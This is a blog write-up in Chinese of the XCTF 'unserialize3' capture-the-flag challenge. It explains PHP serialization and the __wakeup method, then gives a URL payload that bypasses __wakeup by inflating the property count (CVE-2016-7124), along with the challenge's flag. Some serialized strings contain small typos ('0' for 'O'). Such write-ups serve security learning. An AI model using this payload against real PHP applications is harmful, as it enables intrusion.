

# XCTF-unserialize3

原创

auxein 于 2020-08-04 20:52:46 发布 110 收藏 1

分类专栏: [CTF-Web入门](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45613760/article/details/107797838](https://blog.csdn.net/weixin_45613760/article/details/107797838)

版权



[CTF-Web入门](#) 专栏收录该内容

6 篇文章 0 订阅

订阅专栏

## XCTF-unserialize3

看到题目知道考察的是序列化与反序列化的知识

下面是一个示例

然后我们需要了解魔法方法 `__wakeup()`

看题

传入序列化后的字符串

利用 `__wakeup()` 漏洞

## 看到题目知道考察的是序列化与反序列化的知识

序列化（串行化）：是将变量转换为可保存或传输的字符串的过程；

反序列化（反串行化）：就是在适当的时候把这个字符串再转化成原来的变量使用。

## 下面是一个示例

```
<?php
class test
{
    public $flag = "flag{xctf}";
    public $a = "aaa";
}
?>
```

该处代码序列化后应该为

```
0:4:"test":2:{s:4:"flag";s:10:"flag{xctf}";s:1:"a";s:3:"aaa"};
```

此处做一个解释

`0:4:"test"` 指Object(对象) 4个字符:test

`:2` 对象属性个数为2

`{}` 中为属性字符数: 属性值

## 然后我们需要了解魔法方法 `__wakeup()`

PHP中以两个下划线开头的方法，`__construct()`、`__destruct()`、`__call()`、`__callStatic()`、`__get()`、`__set()`、`__isset()`、`__unset()`、`__sleep()`、`__wakeup()`、`__toString()`、`__set_state()`、`__clone()`、`__autoload()`等，被称为“魔术方法”（Magic methods）。这些方法在一定条件下有特殊的功能


这里只谈一下 `__wakeup`

`__wakeup()` 是用在反序列化操作中。`unserialize()` 会检查存在一个 `__wakeup()` 方法。如果存在，则先会调用 `__wakeup()` 方法

`__wakeup()` 经常用在反序列化操作中，例如重新建立数据库连接，或执行其它初始化操作

## 看题

打开链接后显示如下



```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

[https://blog.csdn.net/weixin\\_45613760](https://blog.csdn.net/weixin_45613760)

代码定义了一个 `xctf` 的类，其中存在 `__wakeup` 方法

`__wakeup` 会直接退出，并输出 'bad request'

根据末尾的一个 `?code=` 推知应该是需要构造url

## 传入序列化后的字符串

`__wakeup()` 方法会在使用函数 `unserialize()` 时自动调用

手动传入一个序列化的字符串试试

序列化如下

```
0:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

构造payload

```
payload=?code=0:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

构造后跳转如下

```
← → ↻ ⓘ 不安全 | 220.249.52.133:51769/?code=O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

bad requests

[https://blog.csdn.net/weixin\\_45613760](https://blog.csdn.net/weixin_45613760)

## 利用\_\_wakeup()漏洞

对应的CVE编号: **CVE-2016-7124**

- 存在漏洞的PHP版本: **PHP5.6.25** 之前版本和 **7.0.10** 之前的**7.x**版本
- 漏洞概述: **\_\_wakeup()** 魔法函数被绕过,导致执行了一些非预期效果的漏洞
- 漏洞原理: 当对象的 **属性(变量)数** 大于实际的个数时, **\_\_wakeup()** 魔法函数被绕过

于是, payload构造如下, 将属性数由1改为2

```
payload=?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

得到flag

```
← → ↻ ⓘ 不安全 | 220.249.52.133:51769/?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

the answer is : cyberpeace{479e0216acdc34da5907d959c7a6e0d0}

[https://blog.csdn.net/weixin\\_45613760](https://blog.csdn.net/weixin_45613760)

### 注意

反序列化知识点补充: 私有属性和被保护的属性, 需要加上 `\00*\00` 。再base64编码。